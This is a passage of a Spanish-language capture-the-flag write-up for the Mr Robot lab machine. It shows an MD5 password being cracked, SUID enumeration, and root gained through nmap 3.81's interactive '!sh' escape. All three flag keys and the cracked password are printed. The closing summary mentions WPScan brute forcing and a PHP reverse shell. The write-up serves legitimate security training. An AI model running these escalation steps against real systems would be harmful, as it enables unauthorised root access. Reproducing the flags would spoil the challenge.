Como se puede ver en la imagen tenemos un archivo llamado **key-2-of-3.txt** que contiene la segunda key de las 3 que vamos buscando y un archivo password.raw-md5 que suponemos que contendrá la contraseña del usuario robot ,que se encuentra hasheada en md5.

Si intentamos ver el contenido del fichero key-2-of-3.txt, podemos comprobar que no tenemos permisos, por lo tanto ,vamos a ver el contenido del archivo password.raw-md5 con el fin de entrar con el usuario robot en el sistema.

```
$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```


Como en el nombre del fichero indica MD5 vamos a intentar desencriptar el código para encontrar la contraseña. Para ello, utilizaremos la página: https://www.dcode.fr/funcion-hash-md5

Y podemos ver que la contraseña es : **abcdefghijklmnopqrstuvwxyz**




4.- Escalada de privilegios

Al intentar acceder con el usuario robot , vemos que la terminal no está preparada para ejecutar comandos root.



Ahora lo que podemos hacer es buscar los binarios SUID, que son archivos ejecutables en sistemas tipo Unix/Linux que tienen un permiso especial que permite al usuario que los ejecuta obtener temporalmente los privilegios del propietario del archivo. Por lo tanto, lo que haremos es ejecutar comandos dentro de estos archivos ejecutables que nos permitirán escalar a root.

Utilizaremos el comando **find / -user root -perm -4000 -type f 2>/dev/null**



Usaremos nmap y para ello debemos investigar nmap. Haremos cd /usr/local/bin.

Luego comprobaremos que versión de nmap tiene la máquina con nmap –version para ver si es vulnerable.

La versión es 3.81 y tras una breve búsqueda en la red podemos encontrar una vulnerabilidad que nos permite escalar privilegios en la shell con el comando ¡sh

https://medium.com/@abinreji8/interactive-mode-vulnerability-in-nmap-3-81-971ddfd1b27a .



Para introducir el comando ¡sh debemos abrir una shell interactiva con el comando nmap –interactive. Una vez ejecutado, con whoami ya podemos ver que somos root. Y además podemos navegar hacia la ruta /home/root donde ya podemos consultar la key 2 con el comando cat.

Key 2: 822c73956184f694993bede3eb39f959

```
$ ./nmap --version

nmap version 3.81 ( http://www.insecure.org/nmap/ )
$
$ ./nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
whoami
root
ls -la
total 504
drwxr-xr-x  2 root root   4096 Nov 13  2015 .
drwxr-xr-x 10 root root   4096 Jun 24  2015 ..
-rwsr-xr-x  1 root root 504736 Nov 13  2015 nmap
cd /home/robot
ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

Ahora que ya tenemos privilegios de root , vamos a navegar por las distintas carpetas del sistema . Con ls -la podemos ver toda la estructura de carpetas en / .

Investigaremos las marcadas abajo.

```
ls -la
total 84
drwxr-xr-x  22 root root  4096 Sep 16  2015 .
drwxr-xr-x  22 root root  4096 Sep 16  2015 ..
drwxr-xr-x   2 root root  4096 Sep 16  2015 bin
drwxr-xr-x   3 root root  4096 Nov 13  2015 boot
drwxr-xr-x  13 root root  3820 Jun 26 19:37 dev
drwxr-xr-x  77 root root  4096 Jun 26 19:37 etc
drwxr-xr-x   3 root root  4096 Nov 13  2015 home
lrwxrwxrwx   1 root root    33 Jun 24  2015 initrd.img -> boot/initrd.img-3.13.0-55-generic
drwxr-xr-x  16 root root  4096 Jun 24  2015 lib
drwxr-xr-x   2 root root  4096 Jun 24  2015 lib64
drwx------   2 root root 16384 Jun 24  2015 lost+found
drwxr-xr-x   2 root root  4096 Jun 24  2015 media
drwxr-xr-x   4 root root  4096 Nov 13  2015 mnt
drwxr-xr-x   3 root root  4096 Sep 16  2015 opt
dr-xr-xr-x 107 root root     0 Jun 26 19:37 proc
drwx------   3 root root  4096 Nov 13  2015 root
drwxr-xr-x  14 root root   480 Jun 26 19:38 run
drwxr-xr-x   2 root root  4096 Nov 13  2015 sbin
drwxr-xr-x   3 root root  4096 Jun 24  2015 srv
dr-xr-xr-x  13 root root     0 Jun 26 19:37 sys
drwxrwxrwt   4 root root  4096 Jun 26 19:38 tmp
drwxr-xr-x  10 root root  4096 Jun 24  2015 usr
drwxr-xr-x  11 root root  4096 Jun 24  2015 var
lrwxrwxrwx   1 root root    30 Jun 24  2015 vmlinuz -> boot/vmlinuz-3.13.0-55-generic
```

Como únicamente nos falta una key y los nombres de las anteriores keys seguían la siguiente estructura ‘key-1-of-3.txt’ o ‘key-2-of-3.txt’ vamos a utilizar find sobre

las principales carpetas del sistema para ver si damos con ‘key-3-of-3.txt’ de manera rápida.

Para ello utilizaremos el comando **find /home /var /etc /root -name "key-3-of-3.txt" 2>/dev/null .** Y como podemos ver nos devuelve que el archivo ‘key-3-of-3.txt’ se encuentra en el directorio root y la key es :

Key 3: 04787ddef27c3dee1ee161b21670b4e4

```
find /home /var /etc /root -name "key-3-of-3.txt" 2>/dev/null
/root/key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

5.- Resultados obtenidos:

Key 1	073403c8a58a1f80d943455fb30724b9
Key 2	822c73956184f694993bede3eb39f959
Key 3	04787ddef27c3dee1ee161b21670b4e4

Herramientas utilizadas:

Herramienta	Uso
Nmap	Descubrimiento de hosts y escaneo de puertos
Gobuster	Fuzzing de directorios web
WPScan	Ataque de fuerza bruta a WordPress
netcat (nc)	Establecimiento de reverse shell
find	Búsqueda de binarios SUID

Conclusión

La resolución de la máquina MR Robot me ha permitido poner en práctica técnicas fundamentales de ciberseguridad ofensiva:

- Enumeración web para descubrir recursos ocultos (‘robots.txt’, ‘fsocity.dic’)
- Ataque de fuerza bruta con WPScan para obtener credenciales
- Reverse Shell mediante inyección de código PHP en WordPress
- Escalada de privilegios aprovechando binarios SUID vulnerables (nmap 3.81)